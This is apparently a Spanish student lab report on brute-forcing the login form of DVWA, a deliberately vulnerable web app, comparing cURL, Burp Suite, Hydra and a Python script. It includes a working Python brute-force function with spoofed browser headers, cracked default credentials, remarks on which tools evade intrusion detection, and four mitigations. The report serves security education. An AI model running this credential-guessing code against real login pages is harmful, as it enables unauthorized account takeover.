Cada herramienta tiene patrones de tráfico únicos que pueden ser detectados por sistemas de monitoreo de red o sistemas de detección de intrusos (IDS):

- **cURL:** Dado que cURL genera tráfico de manera individual y en pequeños volúmenes, su detección es más complicada a menos que se realicen múltiples solicitudes en un corto periodo de tiempo.
- **Burp Suite:** El tráfico generado por Burp Suite es más moderado y repetitivo. Si bien se puede modificar el payload, los patrones pueden ser detectados por herramientas de seguridad que identifiquen pruebas de credenciales automáticas a lo largo del tiempo.
- **Hydra:** Hydra es la herramienta más fácil de detectar, ya que genera una gran cantidad de tráfico en un corto periodo de tiempo. La alta frecuencia de solicitudes puede disparar alertas en los sistemas de seguridad de la red.

## 2.13. Interacción con el formulario (python)

El ataque de fuerza bruta realizado con Python (attack.py) interactúa directamente con el formulario web mediante el método GET, enviando las credenciales en los parámetros de la URL. Esto permite probar múltiples combinaciones de usuarios y contraseñas para intentar acceder a la aplicación vulnerable. Se utilizó la biblioteca `requests` de Python para manejar las solicitudes HTTP, construyendo una URL con los parámetros de usuario y contraseña, y enviando múltiples peticiones al servidor para cada combinación.



```
# Función para realizar el ataque de fuerza bruta
def brute_force_login(url, user, password):
    # Construir la URL con los parámetros del GET
    params = {
        'username': user,
        'password': password,
        'Login': 'Login'
    }

    # Enviar la solicitud GET con los parámetros en la URL
    response = requests.get(url, params=params, headers=headers)

    # Verificar si el mensaje de éxito está en la respuesta
    if response.status_code == 200 and 'Username and/or password incorrect.' not in response.text:
        return True # Credenciales válidas
    else:
        return False # Credenciales inválidas
```

Figura 24: Código Python utilizado para interactuar con el formulario de autenticación mediante solicitudes HTTP.

## 2.14. Cabeceras HTTP (python)

En el ataque, se utilizaron cabeceras HTTP para imitar el comportamiento de un navegador web legítimo, asegurando que el servidor no rechazara las solicitudes por tratarse de un cliente no autorizado. Las cabeceras incluyeron el **User-Agent**, simulando un navegador web como Google Chrome, y una cookie **PHPSESSID** que mantiene la sesión abierta en el servidor web. Estas cabeceras ayudan a garantizar que las solicitudes no sean bloqueadas por mecanismos de seguridad basados en el análisis de cabeceras.


```
# Cabeceras HTTP
headers = {
    'Cookie': 'security=low; PHPSESSID=mnfdplouojf5fhfrvj8fh0dcd0', # Aquí va tu PHPSESSID
    'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36'
}
```

Figura 25: Cabeceras HTTP ocupadas.

## 2.15. Obtención de al menos 2 pares (python)

El script en Python logró obtener exitosamente credenciales válidas para cuatro usuarios: **admin**, **gordonb**, **pablo** y **smithy**. Cada una de estas combinaciones fue obtenida mediante un ataque de fuerza bruta, comprobando una lista de contraseñas para cada usuario. A continuación se muestra una captura de los resultados obtenidos con Python, donde se pueden ver las credenciales que permitieron el acceso exitoso a la aplicación vulnerable.





```
rena@rena:~/Desktop/Cripto_T2$ sudo python3 attack.py
No se encontraron credenciales válidas para el usuario: 1337
;Credenciales válidas encontradas! Usuario: admin, Contraseña: password
;Credenciales válidas encontradas! Usuario: gordonb, Contraseña: abc123
;Credenciales válidas encontradas! Usuario: pablo, Contraseña: letmein
;Credenciales válidas encontradas! Usuario: smithy, Contraseña: password
rena@rena:~/Desktop/Cripto_T2$
```

Figura 26: Resultados obtenidos en python.

## 2.16. Comparación de rendimiento con Hydra, Burpsuite, y cURL (python)

En términos de rendimiento, cURL fue la herramienta más rápida, completando el ataque de fuerza bruta casi instantáneamente. Esto se debe a que cURL es eficiente y no introduce sobrecarga adicional en el manejo de las solicitudes HTTP. Le sigue Hydra, que completó el ataque en aproximadamente 45 segundos, mostrando un buen equilibrio entre velocidad y automatización. El script de Python, si bien flexible y personalizable, tardó alrededor de 2 minutos en completar el ataque, debido a que cada solicitud HTTP es manejada secuencialmente y de manera más controlada. Por último, Burp Suite fue la más lenta, completando el ataque en unos 10 minutos. Esta herramienta es extremadamente potente para análisis de seguridad en profundidad, pero tiene una sobrecarga mayor debido a sus múltiples funcionalidades adicionales que no están enfocadas solo en la rapidez de los ataques de fuerza bruta.

## 2.17. Demuestra 4 métodos de mitigación (investigación)

1. Bloqueo de cuenta o limitación de intentos de inicio de sesión: Este método restringe el número de intentos de inicio de sesión que un usuario puede hacer en un periodo de tiempo determinado. Por ejemplo, después de tres intentos fallidos, la cuenta se bloquea temporalmente o se solicita un proceso de verificación adicional. Este método es efectivo para prevenir ataques de fuerza bruta ya que impide que los atacantes prueben múltiples combinaciones de contraseñas sin ser detenidos. Es especialmente útil en aplicaciones con autenticación tradicional donde el acceso a las cuentas es el principal objetivo de los atacantes.
2. Autenticación multifactor (MFA): MFA añade una capa extra de seguridad al requerir dos o más formas de verificación para acceder a una cuenta. Además de la contraseña, se puede pedir un código enviado al móvil o un escaneo biométrico. Este método es extremadamente eficaz, ya que incluso si el atacante consigue la contraseña correcta, no podrá acceder sin el segundo factor de autenticación.
3. Uso de CAPTCHAs: Un CAPTCHA es una prueba simple que se utiliza para asegurarse de que una acción en línea está siendo realizada por una persona y no por un bot. Los ataques automatizados de fuerza bruta suelen depender de herramientas que no pueden pasar estas pruebas, lo que convierte a los CAPTCHAs en un método eficaz para mitigar este tipo de ataques, especialmente en formularios de inicio de sesión.
4. Hashes de contraseñas con salt: En lugar de almacenar las contraseñas en texto plano, las contraseñas deben ser hashed (transformadas en un valor irreversible) con un salt, una secuencia de datos aleatoria añadida a cada contraseña antes del hashing. Esto asegura que incluso contraseñas idénticas generen hashes diferentes, lo que complica significativamente el uso de tablas precomputadas (como las tablas arco iris) para romper los hashes. Este enfoque es altamente efectivo para mitigar ataques que involucren bases de datos robadas.

## Conclusiones y comentarios

Durante el desarrollo del laboratorio, se llevaron a cabo análisis exhaustivos utilizando diversas herramientas de ataque de fuerza bruta, específicamente cURL, Burp Suite e Hydra. Se evaluaron sus características, efectividad y el tráfico que generaron en el contexto de un ataque a un formulario de autenticación.

En términos de eficiencia, Hydra se destacó como la herramienta más potente para ataques a gran escala, gracias a su capacidad para realizar múltiples solicitudes en paralelo en un tiempo reducido. Mientras que cURL es más veloz para solicitudes individuales y Burp Suite ofrece un control más detallado durante las pruebas, Hydra brilla en escenarios donde la velocidad y simultaneidad son cruciales.

Al analizar si serían detectadas por sistemas de seguridad, se notaron diferencias marcadas en el tráfico generado por cada herramienta. cURL genera un tráfico mínimo y específico, lo que dificulta su detección a menos que se realicen múltiples solicitudes en rápida sucesión. En contraste, Burp Suite produce un tráfico más constante y repetitivo, lo que podría ser captado por sistemas de monitoreo que analizan actividades sospechosas. Por su parte, Hydra, al generar un alto volumen de tráfico en un corto período, se convierte en la herramienta más susceptible a la detección debido a la cantidad de solicitudes simultáneas.

Una de las lecciones del laboratorio fue la configuración y uso de las herramientas. cURL es fácil de manejar con comandos simples, mientras que Burp Suite requiere una configuración más profunda, ofreciendo más opciones de personalización. Hydra, aunque necesita precisión en la estructura de sus comandos, demostró ser altamente eficaz para ejecutar ataques de fuerza bruta en grandes volúmenes.

Si se hubieran implementado mecanismos de mitigación como CAPTCHAs o autenticación multifactor, los resultados obtenidos habrían sido muy diferentes. Los CAPTCHAs habrían complicado la automatización de los ataques de fuerza bruta, especialmente para herramientas como Hydra y Burp Suite. La autenticación multifactor habría añadido una capa de seguridad que, incluso con credenciales correctas, habría impedido el acceso sin el segundo factor de autenticación.

Por último, se identificaron algunas limitaciones en el uso de las herramientas. La configuración inicial de Burp Suite y Hydra presentó retos, ya que fue necesario ajustar cuidadosamente los parámetros y comprender el tráfico HTTP.

## Bibliografía

1. Docker. (n.d.). *Install Docker Engine on Ubuntu*. Docker Documentation. Retrieved from <https://docs.docker.com/engine/install/ubuntu/>
2. Docker Hub. (n.d.). *vulnerables/web-dvwa*. Retrieved from <https://hub.docker.com/r/vulnerables/web-dvwa>
3. Kaspersky. (n.d.). *What is a dictionary attack?*. Kaspersky Resource Center. Retrieved from <https://www.kaspersky.com/resource-center/definitions/what-is-a-dictionary-attack>
4. SkullSecurity. (n.d.). *Passwords*. Retrieved from <https://www.skullsecurity.org/wiki/Passwords>